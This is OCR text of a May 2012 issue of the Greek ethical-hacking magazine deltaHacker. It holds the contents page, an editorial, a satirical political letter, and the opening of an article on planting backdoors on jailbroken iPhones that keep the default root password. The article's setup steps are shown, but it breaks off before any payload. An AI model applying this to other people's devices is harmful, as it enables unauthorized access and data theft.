all rights reversed

HACKER

Μάης 2012 # Τιμή τεύχους 6,40€
τεύχος 008 - No More Flowers Edition

Βρες από πού έρχομαι, αν μπορείς! [*]

Βάλτε τον δικό σας κώδικα στο iPhone κι εκτελέστε τον απομακρυσμένα!

Τι ακριβώς είναι οι επιθέσεις XSS και πώς λειτουργούν στην πράξη

Το RFI, τα back channels και τα ADS: Μάθετε, για να μην την πάθετε!

[*] ...ή αλλιώς το hope-on/hope-off που προτιμούν οι hackers ;)

tefhos 8o

Περιεχόμενα

και οδηγίες χρήσης

56

ομάδα WHITE: αποστολή jump-boxes!

οι blackhat hackers είναι αδίστακτοι. το ίδιο και οι πράκτορές μας, που έχουν πέσει με τα μούτρα στις «εγκληματικές» ενέργειες μόνο και μόνο για να πείσουν τους **πραγματικούς εγκληματίες** ότι ανήκουν στο ίδιο σινάφι.

68

το αντιστρέφειν δια της αναζητήσεως

έχετε έρθει αντιμέτωποι με **MD5 hashes**; τι θα λέγατε να φτιάξετε το *δικό σας* εργαλείο που θα προσπαθεί να τα αντιστρέφει, ψάχνοντας σε online βάσεις δεδομένων;

78

με αγάπη, από τον επιτιθέμενο!

τι εστί **remote file inclusion** και πώς επιτυγχάνεται; αυτά τα back channels, τι είναι; γιατί τα ADS ενδέχεται ν' αποδειχτούν επικίνδυνα;

88

εδώ το script, εκεί το script -- ποιος τρέχει το script;

οι στόχοι όχι μόνο δεν γνωρίζουν πού είναι τα scripts, είναι επίσης πιθανό να τα **εκτελούν παρά τη θέλησή τους** -- κι αυτό ενίοτε είναι μοιραίο!

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) έχουν τα social media τη δύναμη ν' αλλάξουν τον κόσμο;

Η πορεία ως εδώ, η συναρπαστική συνέχεια κι ένας νέος υποχώρος

Αρχικά σκεφτόμουν να βάλω τίτλο στο στιλ “the road so far» ή κάτι παρόμοιο. Σχεδόν αμέσως όμως θυμήθηκα ότι αυτό είναι ο τίτλος κάποιου βιβλίου -- ή τουλάχιστον έτσι νομίζω. Δεν το ρίσκαρα κι έβαλα αυτόν που βλέπετε. Όπως και να ‘χει, αφορμές για το editorial αποτέλεσαν πολλές από τις συζητήσεις που έκανα με αναγνώστες του περιοδικού, τους οποίους είχα τη χαρά να γνωρίσω στο φετινό AthCon...

Όπως θα δείτε σε λίγο ο τίτλος είναι κοντά στην κεντρική ιδέα του άρθρου, παραδέχομαι όμως ότι υστερεί σε πρωτοτυπία. Είμαι επίσης σίγουρος ότι δεν θα διευκολύνει ιδιαίτερα τον γραφίστα του deltaHacker (aka DTP guy), ο οποίος πέρα από το «στήσιμο» του άρθρου στο περιοδικό έχει να σκεφτεί και μια κάποια εικονογράφηση. Δεν ξέρω τι θα κάνει, ελπίζω μόνο να μη βάλει κανέναν αυτοκινητόδρομο κάπου στην έρημο της Αριζόνα, με κάκτους αριστερά και δεξιά. Όχι ότι έχω κάτι με τους αυτοκινητόδρομους --στην Αριζόνα ή οπουδήποτε αλλού--, ούτε βέβαια με τους κάκτους. Αλλά να, μια τέτοια εικόνα παραπέμπει σε μοναξιά και για το συγκεκριμένο άρθρο θα ήταν σημειολογικά ασύμβατη. Βλέπετε, η πορεία του περιοδικού μέχρι σήμερα κάθε άλλο παρά μοναχική ήταν. Αντίθετα, πριν ακόμη κυκλοφορήσει το τεύχος 001 τον περασμένο Οκτώβρη, είχατε αγκαλιάσει το deltaHacker -- κι από τότε το στηρίζετε έμπρακτα κι ενθουσιωδώς!

Στις αρχές του Μάη, που λέτε, ο καλός συνάδελφος και φίλος Γιώργος (aka giannoug), ο Παναγιώτης (aka sp1ral ev0lut10n) κι ο γράφων, συμμετείχαμε στο συνέδριο ασφαλείας AthCon ως εκπρόσωποι του περιοδικού. Το «συμμετείχαμε» είναι μια κουβέντα, μιας κι ο γράφων τουλάχιστον δεν κατάφερε να παρακολουθήσει ούτε μία από τις ομιλίες. (Κι όχι τίποτε άλλο, αλλά πολλές απ’ αυτές ήταν εξαιρετικά ενδιαφέρουσες.) Το ίδιο έπαθαν λίγο-πολύ και οι άλλοι δύο της ομάδας. Πρακτικά, λοιπόν, κανείς μας δεν μπόρεσε να παρακολουθήσει τις ομιλίες, ούτε ν’ απομακρυνθεί από το booth που είχαμε στο χώρο των sponsors. Ευτυχώς, για καλό σκοπό. Γύρω από τον μικρό πάγκο του περιοδικού υπήρχε διαρκώς κόσμος κι επικρατούσε μια ευχάριστη κινητικότητα. Αναγνώστες και φίλοι, τους περισσότερους από τους οποίους δεν είχαμε συναντήσει ως το AthCon, περνούσαν από εκεί να πουν ένα “γεια”, να ρωτήσουν για την πορεία του περιοδικού, να μας μεταφέρουν και τις εντυπώσεις τους από την ύλη αλλά και την όλη παρουσία του εντύπου.

Εκτός από τους αναγνώστες που μας ήξεραν, κερδίζαμε και την προσοχή ορισμένων που δεν είχαν ακούσει για το deltaHacker. Μα, πώς είναι δυνατόν; Από το Άλφα του Κενταύρου ήλθαν; Αλλά κι από εκεί να ήλθαν, πότε προσγειώθηκαν; Προχθές; Γιατί αν δεν προσγειώθηκαν προχθές, δεν μπορεί, όλο και κάποιο από τα σχετικά spam που αμολάμε διαρκώς σε twitter και facebook θα ‘χαν προσέξει -- ή μήπως όχι; Πέρα

από την πλάκα, ήταν μεγάλη η χαρά που παίρναμε όποτε χρειαζόταν να εξηγήσουμε σε ανθρώπους, οι οποίοι πρώτη φορά άκουγαν για το περιοδικό, τι στο καλό είναι, τι πρεσβεύει και σε ποιους απευθύνεται.

Η αρχή για το περιοδικό έγινε το περασμένο καλοκαίρι. Αρκετοί γνωρίζετε γιατί και πώς γεννήθηκε κι όσοι δεν το γνωρίζετε μπορείτε να το μάθετε τώρα, από το σχετικό FAQ στο http://deltahacker.gr/?p=251. Τώρα, το ξεκίνημα ενός νέου περιοδικού ειδικού τύπου εν μέσω οικονομικής θύελλης, η οποία μάλιστα αναμενόταν ότι θα ενταθεί κι όντως εντάθηκε και μάλιστα με πρωτόγνωρη μανία, ορθώς φάνταζε τότε ως τρέλα. Και ξέρετε κάτι; Πράγματι ήταν τρέλα. Δεν είναι άλλωστε τυχαίο το ότι κανείς από τους παραδοσιακούς εκδότες δεν νοείται να κυκλοφορήσει περιοδικό σαν το deltaHacker, αφού γνωρίζει καλά ότι η όποια προσπάθεια μάλλον δεν θα ευοδωθεί. Κατ’ αρχάς, και μόνο ο τίτλος ενός τέτοιου περιοδικού είναι ικανός να απωθήσει αναγνώστες (“τι; χάκερ; ναι, εντάξει, αυτά είναι μόνο για προχωρημένους, όχι για ‘μένα”). Από την άλλη, τα οικονομικά του παραδοσιακού μοντέλου διανομής απλά δεν βγαίνουν, σε σχέση με τα έξοδα παραγωγής και φυσικά σε συνάρτηση με τον αναμενόμενο αριθμό (σταθερών) αναγνωστών. Στο σημείο αυτό θα μπορούσε κάποιος να προτείνει το μοντέλο της ηλεκτρονικής έκδοσης και διανομής. Το ψάξαμε αρκετά. Ξέρετε όμως τι διαπιστώσαμε; Ότι ενώ όλοι μιλάνε για ηλεκτρονικά έντυπα, στην πράξη μόνο ελάχιστοι ενδιαφέρονται πραγματικά. Ακόμη και μεταξύ αυτών, αρκετοί είναι εκείνοι που ξεκινούν με όρεξη αλλά γρήγορα χάνουν το ενδιαφέρον τους. Κακά τα ψέμματα. Η ηλεκτρονική έκδοση ενός περιοδικού αργά ή γρήγορα (μάλλον γρήγορα) απαξιώνεται. Το ξεχνάς ότι υπάρχει και παύεις ν’ ασχολείσαι, για να το πούμε απλά. Ένα τελευταίο εμπόδιο που αποστρέφει τον παραδοσιακό εκδότη από ένα περιοδικό σαν το deltaHacker, είναι η γενικότερη κατάσταση στο χώρο: Όταν παραδοσιακά ισχυρά περιοδικά καταρρέουν, γιατί ένα καινούργιο να πετύχει;

Η φωνή της λογικής είναι αμείλικτη, δεν μπορείτε να πείτε. Με το deltaHacker φαίνεται ότι την αγνοήσαμε και κάναμε του κεφαλιού μας, στην πραγματικότητα όμως της δώσαμε τεράστια προσοχή. Κι επειδή καταλάβαμε πόσο ισχυρά είναι τα επιχειρήματα *κατά* της έκδοσης ενός περιοδικού σαν το deltaHacker, αλλάξαμε εντελώς τους κανόνες του παιχνιδιού. Φτιάξαμε, ακριβέστερα, τον δικό μας υποχώρο μέσα στον ευρύτερο που όλοι κινούμαστε, στον οποίο οι κανόνες του παιχνιδιού είναι διαφορετικοί. Δεν θα σας κουράσω άλλο σ’ αυτό το κείμενο, εξηγώντας τους νέους κανόνες. Υπόσχομαι όμως να το κάνω πολύ σύντομα, αφού παραδέχομαι ότι ο πειρασμός να τους εξηγώ και να συζητώ γι’ αυτούς είναι πάντα μεγάλος, αν μη τι άλλο επειδή βρίσκω εξαιρετικά χρήσιμα τα σχόλια και τις γνώμες ανθρώπων εκτός του στενού κύκλου της ομάδας μας. Προς το παρόν θα σας αφήσω λέγοντας μόνο ότι οι κανόνες που ισχύουν στον δικό μας υποχώρο, είναι αυτοί που έκαναν δυνατή τη γέννεση του deltaHacker και την έως τώρα άριστη πορεία του. Οι ίδιοι κανόνες επιτρέπουν στο περιοδικό όχι μόνο να συνεχίζει, αλλά να ‘χει και μεγάλες προοπτικές ανάπτυξης.

Φυσικά, τίποτε από τα προηγούμενα δεν θα ήταν δυνατόν χωρίς την έμπρακτη στήριξή σας. Γιατί καλές οι εκτιμήσεις, οι αναλύσεις και οι σχεδιασμοί, στη βράση όμως κολλάει το σίδερο. Χάρη σε όλους εσάς, λοιπόν, τους παλιούς και νέους συνδρομητές του deltaHacker, το σίδερο κόλλησε στη βράση. (Ή το σίδερο δεν κόλλησε στην βράση. Να σας πω την αλήθεια, πάντα έβρισκα παράξενη αυτή την παροιμία και ποτέ δεν την κατάλαβα. Είναι καλό να κολλάει το σίδερο ή όχι; Τέλος πάντων, ευτυχώς καταλαβαίνετε τι θέλω να πω.) Να είστε καλά, δυνατοί και με το κεφάλι ψηλά. Συνεχίζουμε -- κι έχουμε πολλά να υλοποιήσουμε. Εδώ θα είμαστε, να τα αξιολογούμε, να μαθαίνουμε και γιατί όχι να διασκεδάζουμε κιόλας!

POST CARD

THE ADDRESS TO BE WRITTEN ON THIS SIDE



ουέλ μέλ

Αγαπητοί μου,

Σας γράφω, Τρίτη του Πάσχα, καθισμένος στο τραπέζι του σαλονιού, με τη γραφομηχανή μπροστά μου, και τον φορητό της εξαδέλφης ανοιχτό από δίπλα.

Είναι συντονισμένος στο video-stream του Russia Today. Αυτή τη στιγμή που σας γράφω παίζει μια εκπομπή για τη Βόρειο Κορέα, με αφορμή τους εορτασμούς για τα εκατό χρόνια από τη γέννηση του Κιμ Ιλ Σουνγκ. Σε λίγο, μάλιστα, θα δείξει αποσπάσματα από την ομιλία του Κιμ Γιονγκ Ουν, του νέου ηγέτη της χώρας. Αυτό με ενημερώνει περιχαρές το μπανεράκι στο πάνω μέρος της οθόνης, αλλά εγώ δεν εντυπωσιάζομαι. Άλλο περιμένω να δω.

Περιμένω την καινούργια εκπομπή του Τζούλιαν Ασάνζ.

Τίτλος της είναι "Ο Κόσμος Αύριο" (The World Tomorrow), και ξεκινά οσονούπω.

Μαθαίνω ότι πρόκειται για τωκ-σόου με διαφόρους καλεσμένους και τον Ασάνζ δίκην παρουσιαστού. Κάτι σαν το "Αλάτι και Πιπέρι" με τον Φρέντυ Γερμανό, δηλαδή, αλλά στο ιντερνετικότερο.

Μη μου πείτε ότι δεν θυμάστε το "Αλάτι και Πιπέρι", γιατί θα στεναχωρηθώ. (Σ.τ.Ε. Ούτε καν εγώ το θυμάμαι!)

Βούιζε ο κόσμος τότε με τους καλεσμένους του Φρέντυ. Είχαν περάσει από τα στούντιο της ΥΕΝΕΔ κόσμος και κοσμάκης. Στην Βικιπαίδεια διαβάζω ότι είχανε εμφανιστεί μέχρι και ο Τζων Λέννον με τη Γιόκο Όνο, αλλά, εδώ που τα λέμε, πολύ αμφιβάλλω.

Βικιπαίδεια, σου λέει μετά. Η φαντασία στην εξουσία.

Μη μου πείτε ότι δεν ξέρετε ποιος είναι ο Τζων Λέννον και η Γιόκο Όνο, γιατί θα στεναχωρηθώ ακόμα περισσότερο. (Σ.τ.Ε. ΟΚ, αυτούς τους θυμάμαι κάπως.)

Τέλος πάντων. Τα γυρίσματα της εκπομπής, λέει, θα γίνονται στην Αγγλία, στο σπίτι του Ασάνζ, όπου βρίσκεται υπό περιορισμό, αναμένοντας την απόφαση του ανώτατου δικαστηρίου για το αν θα εκδοθεί στη Σουηδία ή όχι.

Θυμάστε, υποθέτω, το ζήτημα. Με το που βγήκανε τα Wikileaks στη φόρα και αποκαλύφτηκε ο ρόλος του Ασάνζ, βγήκανε στην φόρα και κάτι δικά του άπλυτα, και στα καλά του καθουμένου βρέθηκε κατηγορούμενος για σεξουαλική παρενόχληση.

Κάτι σε Στρως-Καν, δηλαδή, αλλά επί το ιντερνετικότερον.

Τώρα δεν είναι αρμόζον του ήθους και του ύφους των επιστολών μας, αγαπητοί μου, να ξεκινήσω τις πλεκτανολογίες, οπότε παραμένω στα δεδομένα.

Λοιπόν, τα δεδομένα μας είναι ότι ο κύριος Ασάνζ βρίσκεται σε κατ' οίκον περιορισμό. Τελεία και παύλα. Η εκπομπή θα γυρίζεται στο σπίτι του,

και όποιος θέλει να εμφανίζεται σε αυτήν θα πρέπει να πηγαίνει εκεί αυτοπροσώπως. Βασιλική διαταγή και τα σκυλιά δεμένα.

Το όνομα του προσκεκλημένου στην πρώτη εκπομπή, που ξεκινά εντός ολίγου, έχει κρατηθεί κρυφό. Πρόκειται, διάβαζα στο σχετικό δελτίο τύπου, για ένα όνομα που θα συζητηθεί. Αυτό ήταν που μου κίνησε το ενδιαφέρον. Ο Ασάνζ, έλεγε το δελτίο, θα προσκαλεί ανθρώπους στους οποίους «η τηλεόραση δεν θα έδινε ποτέ την ευκαιρία να μιλήσουν».

Να όμως που τους δίνεται η ευκαιρία. Και μάλιστα από μια τηλεόραση που αν και αγγλόφωνη χρηματοδοτείται από τη ρωσική κυβέρνηση.

Πλάκα πλάκα, κάτι τέτοια συμβαίνουν τελευταία και τα κόκκαλα του Μπρέζνιεφ έχουν αρχίσει ξανά να τρίζουν -- αν βέβαια σταμάτησαν ποτέ.

Μην μου πείτε ότι δεν ξέρετε ποιος είναι ο Μπρέζνιεφ γιατί αφήνω την γραφομηχανή τώρα και φεύγω. (Σ.τ.Ε. Προσοχή πού θα την αφήσεις, τέτοια κειμήλια είναι κρίμα να χάνονται!)

Η οποία ρωσική κυβέρνηση, σας υπενθυμίζω, έχει γνώμη για όλα: από τις ισορροπίες στα ανώτατα κυβερνητικά κλιμάκια της Βορείου Κορέας μέχρι την αποφυλάκιση, υπό όρους, του Πατέρα Εφραίμ, κι από την βίαιη καταστολή της εξέγερσης στη Συρία μέχρι την πρόοδο του πυρηνικού προγράμματος του Ιράν.

Τέλος πάντων. Πότε ήταν --δεν έχουν περάσει πολλά χρόνια, να είναι πέντε; έξι;-- που είχαν εκτελέσει εκείνον τον πράκτορα της Κα Γκε Μπε, που είχε ζητήσει πολιτικό άσυλο στη Μ. Βρετανία; Λιτβινένκο τον λέγανε, θυμάστε την υπόθεση; Του είχαν δώσει να πιεί πολώνιο 210. Με το τσαγάκι του.

Ούτε σε ταινία, έτσι; Πολώνιο κι άγιος ο θεός. Άντε τώρα να το σκεφτούν οι γιατροί. Έσβηνε, ο κακομοίρης ο Λιτβινένκο, στο νοσοκομείο, και δεν ξέρανε τι είχε πάθει.

Ε, λοιπόν, αν ζούσε σήμερα ο Λιτβινένκο, δεν νομίζω ότι θα τολμούσε



να τον καλέσει στην εκπομπή του ο Ασάνζ. Ή, για να το πω αλλιώς, αν είχε σκοπό να τον καλέσει, δεν νομίζω ότι η εκπομπή του θα είχε μεγάλο μέλλον στη συχνότητα του Russia Today.

Όχι πολώνιο διακόσια δέκα -- πολώνιο διακόσια δέκα εφτά θα του έδιναν (του Ασάνζ) να πιεί με το τσάι του.

Ρωσική αρκούδα, αγαπητοί μου: ξύπνησε και σας περιμένει.

Το γράφω αυτό γιατί παρατηρώ μια φιλορωσική τάση τελευταίως η οποία, αν και κατανοητή, μου μοιάζει κάπως προβληματική, για να μην πω επικίνδυνη.

Κατανοητή διότι, βεβαίως, όπως λέει και ο θυμόσοφος λαός μας, "Ο πνιγμένος απ' τα μαλλιά του πιάνεται".

Αλλά και προβληματική. Γιατί εδώ παρατηρούμε το εξής ενδιαφέρον. Παρατηρούμε τον περί ού ο λόγος θυμόσοφο λαό, με το που πέφτει πάνω στα δύσκολα όχι μόνο να χάνει τη θυμοσοφία του, αλλά να μετατρέπεται σε υπόδειγμα αφέλειας.

Σε κουτορνίθι, ρε παιδί μου, πώς να το πω αλλιώς;

Κάτι η ορθοδοξία, κάτι το Κυριλλικό αλφάβητο που μοιάζει με το Ελληνικό, μας πιάνει η έπαρση και αρχίζουμε όλοι ξαφνικά (κι ο Εφραίμ από δίπλα) να ψέλνουμε "Χριστός βασκριές" (Χριστός Ανέστη στα ρωσικά), κρατώντας αντιμνημονιακά πανώ που γράφουν "Ελλάς Ρωσία Συμμαχία" σε διάφορες γλώσσες.

Εντάξει, μεταφορικά το γράφω αυτό, αλλά αν ανοίξετε το φέισμπουκ και ρίξετε μια ματιά θα με θυμηθείτε.

Θα μου πείτε βέβαια ότι είναι και χρονιάρες οι μέρες, οπότε άντε, δεν χάθηκε ο κόσμος. Τόσα και τόσα γίνονται. Εδώ μέχρι και το Άγιο Φως μας ήρθε με τιμές αρχηγού κράτους, στο τι γράφει ο κάθε πικραμένος στο φέισμπουκ θα κολλήσουμε; Άσ' τον να γράφει. Σιγά μη μας διαβάζουν και από το Κρεμλίνο.

Αυτό θα μου πείτε αλλά λοιπόν, όχι, εγώ δεν συμφωνώ.

Διότι όπως συζητούσαμε και το Μεγάλο Σάββατο, τρώγοντας τη μαγειρίτσα που είχε φτιάξει, αν και Ινδουίστρια, η μητέρα της εξαδέλφης, η πιθανότητα να διαδοθεί και να γίνει γενικώς πιστευτή μια ιδέα σε έναν πληθυσμό δεν εξαρτάται από τον βαθμό αληθείας της. Ούτε καν από τον βαθμό αληθοφάνειας.

Τρεις είναι οι αναγκαίες και ικανές συνθήκες για την επιβίωση και μαζική διάδοση οποιασδήποτε ιδέας: Πρέπει, πρώτον, να υπάρχουν κάποιοι που να την πιστεύουν (ή να λένε ότι την πιστεύουν)· πρέπει, δεύτερον, αυτοί οι κάποιοι να μην κουράζονται να την επαναλαμβάνουν (την ιδέα)· και πρέπει, τρίτον, αυτή η ιδέα να μοιάζει ότι απαντά σε κάποιο κρίσιμο, για τον συγκεκριμένο πληθυσμό, ερώτημα. Δεν χρειάζεται να απαντάει πραγματικά. Αρκεί να μοιάζει ότι απαντάει.

Αν ισχύουν αυτές οι τρεις συνθήκες, και κυρίως η τρίτη, η ιδέα μας αποκτάει αυθυπαρξία και πλέον ξεφεύγει από τα χέρια μας. Δεν μπορούμε να κάνουμε τίποτα, ούτε να την αποδείξουμε, ούτε να τη διαψεύσουμε. Δεν χρειάζεται, άλλωστε.

Η ιδέα, αγαπητοί μου, καθίσταται πίστη.

Αλλά τα θέματα πίστης ας τα αφήσω να τα συζητήσουμε την επόμενη φορά, που θα έχουν τελειώσει και οι εκλογές.

Αρχίζει, άλλωστε, η εκπομπή.

Σας ασπάζομαι,

Θείος Ακάκιος

Εσείς τι δικαιολογία έχετε που η διαφήμισή σας απουσιάζει από εδώ;

Τολμήστε να μας την πείτε από το talk2us@deltahacker.gr. Όπως και να 'χει θα επικοινωνήσουμε κι εμείς μαζί σας - ή έστω με τον ανταγωνιστή σας ;)

Πρός το παρόν είμαστε απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία ethical hacking. Ξέρετε. Για ανήλικους, δημιουργικούς ανθρώπους που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα. Σε πολλούς εξ αυτών αρέσει και το The Big Bang Theory. Και το Fringe, φυσικά.

Remote Code Execution στο iOS

(και μερικές μόνο συνέπειες)



Skill: Advanced

Tags: jailbreak, cross compiler, Xcode, sign, iOS code injection, python spy, looped netcat

Μπορούμε να μεταγλωττίσουμε τον δικό μας κώδικα για το iOS και, χωρίς πολλά-πολλά, να τον εγκαταστήσουμε στη συσκευή μας. Μόνο προσέξτε: Μπορούμε να τον εγκαταστήσουμε και στη δική σας συσκευή, αν έχετε κάνει jailbreak και δεν έχετε αλλάξει το default password. Μπορούμε μάλιστα να αυτοματοποιήσουμε την εκτέλεσή του και να φυτέψουμε στο κινητό σας ένα πρώτης τάξης backdoor! Θέλετε να μάθετε πώς;

by Dr@G

Θυμόσαστε το άρθρο "iOS εναντίον iOS", από το τεύχος 005 του περιοδικού; Όλα είχαν ξεκινήσει μ' ένα απλό port scan, το οποίο είχε βρει ανοιχτή τη θύρα 22 σε μερικά iPhone. Οι συγκεκριμένες συσκευές ήταν jailbroken, αλλά οι ιδιοκτήτες τους δεν είχαν μπει στον κόπο ν' αλλάξουν το default password του root. Πιο πιθανά, δεν είχαν ιδέα ποιος είναι αυτός ο χρήστης root, ούτε ότι υπάρχει στη συσκευή τους. Εμείς, βέβαια, γνωρίζαμε πολύ καλά. Έτσι, μπορούσαμε να συνδεθούμε άνετα στη συσκευή τους, χωρίς κανένα ιδιαίτερο τέχνασμα και να κλέψουμε κάθε είδους πληροφορία. Στο παρόν άρθρο θα μάθουμε πώς να μεταγλωττίζουμε κώδικα για το iOS, να τον υπογράφουμε και να τον εγκαθιστούμε σε κάποιο iPhone. Επιπρόσθετα, θα δούμε πώς μπορεί να αυτοματοποιηθεί η εκτέλεσή του, ώστε να λειτουργεί σαν ένα πρώτης τάξεως backdoor. Αυτή τη φορά, όσοι κάνουν το λάθος να βρεθούν κοντά μας με "σπασμένο" iPhone και το default root password, θα κινδυνέψουν πολύ περισσότερο!

Μην μας παρεξηγείτε. Δεν μας γύρισε καμία βίδα, ούτε αποφασίσαμε να το ρίξουμε στους ηλεκτρονικούς βανδαλισμούς. Πολύ απλά, μας αρέσει η ιδέα της ανάπτυξης των δικών μας απλών εφαρμογών, σε συσκευές με το iOS. Ταυτόχρονα, μας αρέσει το ψάξιμο και σκάλισμα κάθε λειτουργικού συστήματος. Έτσι, αποφασίσαμε να αξιοποιήσουμε μερικούς μηχανισμούς του iOS, για την αυτόματη εκτέλεση του κώδικά μας. Στόχος μας, όπως κάθε φορά, είναι η γνώση και η πιο αποτελεσματική προστασία μας. Όμως, ας αφήσουμε τις θεωρίες κι ας περάσουμε στο ψητό: Για τις εργασίες που περιγράψαμε και τις σχετικές δοκιμές, θα χρειαστούμε έναν υπολογιστή με το Mac OS X και μια συσκευή με το iOS. Στον υπολογιστή θα αναπτύξουμε και θα μεταγλωττίσουμε τον κώδικά μας, ενώ στη συσκευή, στην οποία πρέπει να κάνουμε Jailbreak, θα εγκαταστήσουμε το δημιούργημά μας. Αν έχετε iPhone, iPod touch ή iPad, αλλά δεν έχετε υπολογιστή Mac, μην το βάζετε κάτω. Η διαδικασία που θα δούμε είναι αρκετά απλή και θα μπορούσε να εκτελεστεί σε Mac OS X Server, πάνω σε Virtualbox ή VMware.

Προετοιμασία

Αρχικά πρέπει να κάνουμε jailbreak στη συσκευή μας με το iOS. Αυτό αποτελεί αναγκαία προϋπόθεση, προκειμένου να εγκαθιστούμε εύκολα τα δικά μας προγράμματα. Σημειώστε εδώ ότι σε επόμενα άρθρα θα μάθουμε να φυτεύουμε κώδικα ακόμα και σε συσκευές στις οποίες δεν έχει γίνει jailbreak. Για την ώρα όμως θα μάθουμε τα βασικά και κυρίως το πώς να μεταγλωττίζουμε τα προγράμματά μας για το iOS. Στο δίκτυο προσφέρονται πολλά προγράμματα για το Jailbreak, αλλά εμείς θα σας προτείναμε το redsn0w (αυτό ξέρουμε, αυτό προτιμάμε ;) Θα το βρείτε στο site της ομάδας που το αναπτύσσει (http://blog.iphone-dev.org). Από εκεί θα κατεβάσετε την κατάλληλη έκδοση του προγράμματος, ανάλογα με το firmware της συσκευής σας. Προφανώς, η διαδικασία του Jailbreak ξεφεύγει από το θέμα μας. Αν δεν την γνωρίζετε, μπορείτε να μάθετε τα πάντα από εδώ: www.iphonehacks.com/jailbreak_iphone. Εμείς θα σας πούμε μόνο ότι δεν υπάρχει κανένας λόγος ανησυχίας. Πάρτε ένα backup της συσκευής με το iTunes και προχωρήστε στο jailbreak άφοβα. Ό,τι κι αν γίνει, θα μπορείτε να κάνετε restore στη συσκευή και να επανέλθει στην αρχική της κατάσταση!

Τώρα, προκειμένου να μεταγλωττίζουμε τα προγράμματά μας για το iOS, χρειαζόμαστε έναν cross compiler. Με άλλα λόγια, χρειαζόμαστε έναν compiler ο οποίος να παράγει εκτελέσιμα προγράμματα για μια διαφορετική πλατφόρμα, από εκείνη στην οποία λειτουργεί. Η Apple προσφέρει

το δικό της ολοκληρωμένο περιβάλλον ανάπτυξης (IDE) για το Mac OS X. Αναφερόμαστε στο Xcode, το οποίο υποστηρίζει πολλές γλώσσες προγραμματισμού (C, C++, Objective-C, Java, Python, Applescript κ.ά.) και, φυσικά, διαθέτει τους αντίστοιχους compiler. Ε, λοιπόν, το Xcode περιλαμβάνει και τον cross compiler που μας ενδιαφέρει. Με τη βοήθειά του μπορούμε να γράφουμε και να μεταγλωττίζουμε προγράμματα στο Mac OS X, τα οποία ωστόσο θα τρέχουν στο iOS. Το Xcode είναι δωρεάν και αν χρησιμοποιούμε το Mac OS X Lion μπορούμε να το κατεβάσουμε απευθείας από το AppStore. Αν όμως χρησιμοποιούμε οποιαδήποτε άλλη έκδοση του Mac OS X, πρέπει προηγουμένως να γραφτούμε στο πρόγραμμα Apple Developer (https://developer.apple.com). Αφού το εγκαταστήσουμε, πρέπει να εντοπίσουμε το ζητούμενο compiler. Ουσιαστικά, ψάχνουμε για τον arm-apple-darwin10-llvm-gcc-4.2 και για να βρούμε τη θέση του αρκεί να εκτελέσουμε στο τερματικό κάτι τέτοιο:

```
ns-iMAC:Desktop drg$ locate arm-apple-darwin10-llvm-gcc-4.2
```


Έτσι, θα εμφανιστεί πολύ σύντομα η διαδρομή του. Στο δικό μας μηχάνημα, το αποτέλεσμα της αναζήτησης με το locate ήταν το ακόλουθο:

```
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.
platform/Developer/usr/bin/arm-apple-darwin10-llvm-gcc-4.2
```

Για την εύκολη μεταγλώττιση των προγραμμάτων μας, θα ήταν χρήσιμο να ορίσουμε τη μεταβλητή GCCFULLPATH ως εξής:

```
ns-iMAC:Desktop drg$ GCCFULLPATH='/Applications/Xcode.app/
Contents/Developer/Platforms/iPhoneOS.platform/Developer/usr/
